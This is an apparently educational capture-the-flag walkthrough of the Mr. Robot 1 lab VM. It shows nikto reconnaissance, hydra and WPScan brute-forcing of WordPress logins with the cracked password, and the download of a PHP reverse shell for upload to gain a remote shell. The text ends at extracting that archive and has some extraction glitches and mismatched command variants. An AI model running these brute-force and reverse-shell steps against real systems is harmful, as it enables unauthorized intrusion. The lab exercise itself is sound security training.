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MR. ROBOT 1 – CAPTURE THE FLAG CHALLENGE, WALK THROUGH

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


Mr. Robot is a popular TV series mainly popular for an elite hacker Elliot Elliot. Today we will show a CTF (Capture the flag), as demonstrated by **Ethical hacking** student of International **Institute** of Cyber Security.


- For testing we will use **Kali Linux 2019.1 amd64** & **Mr. Robot 1**. Download Kali from : <https://www.kali.org/downloads/>
- Download Mr. robot 1 <https://www.vulnhub.com/entry/mr-robot-1,151/> We are using Virtual box for completing this CTF.
- Download **Virtual box** from : <https://www.virtualbox.org/>
- After downloading open mr.robot vm. Start the VM.




- After then Mr. Robot 1 VM will start.



- Change Mr. robot 1 VM adapter settings to bridge adapter.




- After changing the network settings. Open Kali Linux & type **netdiscover** command to find out open IP addresses, this will help to find Mr. Robot VM IP address.




- Here **192.168.1.4** is our target. Open web browser type **192.168.1.4**



- For further information gathering. We will use sitemap generator files to find which pages are allowed to access. Type **192.168.1.4/robots.txt**



- Opening this **192.168.1.4** in browser, opens this.



- On Kali, Open terminal type **wget 192.168.1.4/fsociety.dic**
- And then type **wget 192.168.1.4/key-1-of-3.txt**

```
root@kali:/home/iicybersecurity/Desktop# wget 192.168.1.4/fsociety.dic
--2019-09-28 01:44:33-- http://192.168.1.4/fsociety.dic
Connecting to 192.168.1.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic          100%[=====] 6.91M  35.8MB/s   in 0.2s
2019-09-28 01:44:34 (35.8 MB/s) - 'fsociety.dic' saved [7245381/7245381]
```

```
root@kali:/home/iicybersecurity/Desktop# wget 192.168.1.4/key-1-of-3.txt
--2019-09-28 01:44:54-- http://192.168.1.4/key-1-of-3.txt
Connecting to 192.168.1.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'

  [key-1-of-3.txt] 100%[=====] 33 --.-KB/s    in 0s

2019-09-28 01:44:54 (4.68 MB/s) - 'key-1-of-3.txt' saved [33/33]
```

- Here we have **1st key**. Type **cat key-1-of-3.txt**
- According to **Ethical hacking** researcher of International Institute of Cyber Security, getting key is easy if you are clear on the concepts.

```
root@kali:/home/iicybersecurity/Desktop# cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

- For getting rest of two keys. So now we have to access Mr.robot 1 VM.
- Type **cat fsociety.dic**

```
root@kali:/home/iicybersecurity/Desktop# cat fsociety.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
```

```
window
http
var
page
Robot
Elliot
  styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
category
Alderson
lang
nocookie
ext
his
```

output

SLOTNAME

- Type `cat fsociety.dic | sort -u | uniq > wordlist.dic` for creating wordlist.

```
root@kali:/home/iicybersecurity/Desktop# cat fsociety.dic | sort -u | uniq > wordlist.dic
root@kali:/home/iicybersecurity/Desktop#
```

- Now we will use `nikto`, Type `nikto -h 192.168.1.4` for finding allowed webpages.
- 192.168.1.4** is our target.

```
root@kali:/home/iicybersecurity/Desktop# nikto -h 192.168.1.4
- Nikto v2.1.6
Target IP:          192.168.1.4
Target Hostname:    192.168.1.4
Target Port:        80
+ Start Time:      2019-09-28 01:55:04 (GMT-4)
Server: Apache
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
Retrieved x-powered-by header: PHP/5.5.29
No CGI Directories found (use '-C all' to force check all possible dirs)
Uncommon header 'tcn' found, with contents: list
Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html, index.php
OSVDB-3092: /admin/: This might be interesting...
```

```
Uncommon header 'link' found, with contents: http://192.168.1.4/?p=23; rel=shortlink
/wp-links-opml.php: This WordPress script reveals the installed version.
OSVDB-3092: /license.txt: License file found may identify site software.
/admin/index.html: Admin login page/section found.
Cookie wordpress_test_cookie created without the httponly flag
/wp-login/: Admin login page/section found.
wordpress: A WordPress installation was found.
,wp-admin/wp-login.php: WordPress login found
/wordpresswp-admin/wp-login.php: WordPress login found
/blog/wp-login.php: WordPress login found
/wp-login.php: WordPress login found
/wordpresswp-login.php: WordPress login found
7915 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time: 2019-09-28 01:58:38 (GMT-4) (214 seconds)
1 host(s) tested
```

- For getting Login credentials. We will use **hydra** which is inbuilt in Kali Linux.
- Type **hydra -V -L wordlist.dic -p 123 192.168.1.4 http-post-form '/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log+In:F=Invalid username'**
- **-V** is used for verbose mode.
- **-L** is used for Login name, we are using wordlist we created above
- **-p** is used to try password 123.
- Hydra will return with **http-post-form**. As target has already allowed login page.

```
root@kali:/home/iicybersecurity/Desktop# hydra -V -L wordlist.dic -p 123 192.168.1.4 http-post-form '/news.php:log^USER^&pwd^PASS^&wp-submit=Log+In:F=Invalid username'

Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-09-28 02:02:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
```

```
[DATA] attacking http-post-form://192.168.1.4:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username
=====
[ATTEMPT] target 192.168.1.4 - login "000" - pass "123" - 1 of 11452 [child 0] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "000000" - pass "123" - 2 of 11452 [child 1] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "000080" - pass "123" - 3 of 11452 [child 2] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "001" - pass "123" - 4 of 11452 [child 3] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "002" - pass "123" - 5 of 11452 [child 4] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "003" - pass "123" - 6 of 11452 [child 5] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "0032" - pass "123" - 7 of 11452 [child 6] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "003s" - pass "123" - 8 of 11452 [child 7] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "004" - pass "123" - 9 of 11452 [child 8] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "00480" - pass "123" - 10 of 11452 [child 9] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "004s" - pass "123" - 11 of 11452 [child 10] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "005s" - pass "123" - 12 of 11452 [child 11] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "006s" - pass "123" - 13 of 11452 [child 12] (0/0)
=====
[ATTEMPT] target 192.168.1.4 - login "embed" - pass "123" - 5488 of 11452 [child 8] (0/0)
```

```
[80][http-post-form] host: 192.168.1.4    login: Elliot    password: 123
[80][http-post-form] host: 192.168.1.4    login: elliot    password: 123
[ATTEMPT] target 192.168.1.4 - login "Embedded" - pass "123" - 5489 of 11452 child 4
[80][http-post-form] host: 192.168.1.4    login: ELLIOT    password: 123
[ATTEMPT] target 192.168.1.4 - login "embodiment" - pass "123" - 5490 of 11452 child 2
```

- After getting username – Elliot. Now we will find password.
- For that we will use WPScan for finding.

- **WPScan** is also an inbuilt tool of Kali Linux for cracking passwords.
 - Type `wpscan -url 192.168.1.4 -passwords /home/iicybersecurity/Desktop/wordlist.dic -usernames Elliot`
 - **-url** – 192.168.1.4 is our target.
 - **-passwords** – wordlist.dic is used which we have created above.
 - **-username** – Elliot is found using hydra.

```
bt@kali:/home/iicybersecurity/Desktop# wpscan --url 192.168.1.4 --passwords /home/iicybersecurity/Desktop/wordlist.txt --usernames Elliot
```

The image shows the WPScan logo, which consists of a series of red and white geometric shapes arranged in a grid-like pattern. Below the logo, the text "WordPress Security Scanner by the WPScan Team" is displayed in a white sans-serif font. Underneath that, "Version 3.6.3" is shown. At the bottom, it says "Sponsored by Sucuri - https://sucuri.net" and lists contributors: "@WPScan", "@ethicalhack3r", "@erwan_lr", and "@FireFart".

WordPress Security Scanner by the WPScan Team

Version 3.6.3

Sponsored by Sucuri - <https://sucuri.net>


@WPScan, @ethicalhack3r, @erwan_lr, @FireFart

```
[+] URL: http://192.168.1.4/
[+] Started: Sat Sep 28 02:07:13 2019
Interesting Finding(s):
[+] http://192.168.1.4/
| Interesting Entries:
```

```
| - Server: Apache
| - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] http://192.168.1.4/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
[+] http://192.168.1.4/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] http://192.168.1.4/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] http://192.168.1.4/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpScan/issues/1299
[+] WordPress version 4.3.20 identified (Latest, released on 2019-09-05).
| Detected By: Rss Generator (Aggressive Detection)
| - http://192.168.1.4/feed/, https://wordpress.org/?v=4.3.20
```

```
| - http://192.168.1.4/comments/feed/, https://wordpress.org/?v=4.3.20
[i] The main theme could not be detected.
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
[====] Checking Config Backups - Time: 00:00:00 <===== (21 / 21) 100.00% Time: 00:0
0.00
[i] No Config Backups Found.
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:00:19 <===== > (12 / 22) 54.54% ETA:
?:?:?:??
[i] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652
[+] Finished: Sat Sep 28 02:07:35 2019
[+] Requests Done: 63
[+] Cached Requests: 5
[+] Data Sent: 14.907 KB
[+] Data Received: 1.282 MB
[+] Memory used: 183.5 MB
[+] Elapsed time: 00:00:21
```

- WPScan has found the password of login credentials. Now we will use this Login username – **Elliot** & Password – **ER28-0652**



```
root@kali: /home/cybersecurity/Desktop
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.3.20 identified (Latest, released on 2019-09-05).
| Detected By: Rss Generator (Aggressive Detection)
| - http://192.168.1.4/feed/, <generator>https://wordpress.org/?v=4.3.20</generator>
| - http://192.168.1.4/comments/feed/, <generator>https://wordpress.org/?v=4.3.20</generator>

[!] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[!] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== (21 / 21) 100.00% Time: 00:00:00
[!] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:00:19 <===== > (12 / 22) 54.54% ETA: ??:??:??
[!] valid Combinations Found:
| Username: Elliot, Password: ER28-0652

[+] Finished: Sat Sep 28 02:07:35 2019
[+] Requests Done: 63
[+] Cached Requests: 5
[+] Data Sent: 14.907 KB
```

- Above you can see that login page has opened.
- Now we have to find remaining 2 keys.
- For that we need remote shell of this login. For that we have to upload php file on hacked server using WordPress login password.
- For creating php file go to : <http://pentestmonkey.net/tools/web-shells/php-reverse-shell>

php-reverse-shell

This tool is designed for those situations during a pentest where you have upload access to a webserver that's running PHP. Upload this script to somewhere in the web root then run it by accessing the appropriate URL in your browser. The script will open an outbound TCP connection from the webserver to a host and port of your choice. Bound to this TCP connection will be a shell.

This will be a proper interactive shell in which you can run interactive programs like telnet, ssh and su. It differs from web form-based shell which allow you to send a single command, then return you the output.

Download

[php-reverse-shell-1.0.tar.gz](#)

MD5sum: 2b... SHA1sum: ...

Video

I stumbled upon this... Update 201...

Walk Through

Modify the source

To prevent someone else from abusing your backdoor – a nightmare scenario while pentesting – you need to modify the

- Download the reverse shell code open terminal. Type `wget http://pentestmonkey.net/tools/php-reverse-shell1.0.tar.gz`
- You can also create your own PHP reserve shell, which is offered in **exploit courses** offered by International **Institute** of Cyber Security.

```
root@kali:/home/iicybersecurity/Downloads# wget http://pentestmonkey.net/tools/php-reverse-shell1.0.tar.gz
--2019-09-30 02:01:28--  http://pentestmonkey.net/tools/php-reverse-shell/php-reverse-shell-1.0.
Resolving pentestmonkey.net (pentestmonkey.net)... 213.165.242.10, 2001:bd0:100:0:1::1
Connecting to pentestmonkey.net (pentestmonkey.net) |213.165.242.10|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9018 (8.8K) [application/x-gzip]
Saving to: 'php-reverse-shell-1.0.tar.gz'
```

```
php-reverse-shell-1.0.tar.gz 100%[=====] 8.81K --.-K
2019-09-30 02:01:29 (14.9 MB/s) - 'php-reverse-shell-1.0.tar.gz' saved [9018/9018]
```

- Type **tar -xvzf php-reverse-shell-1.0.tar.gz**

```
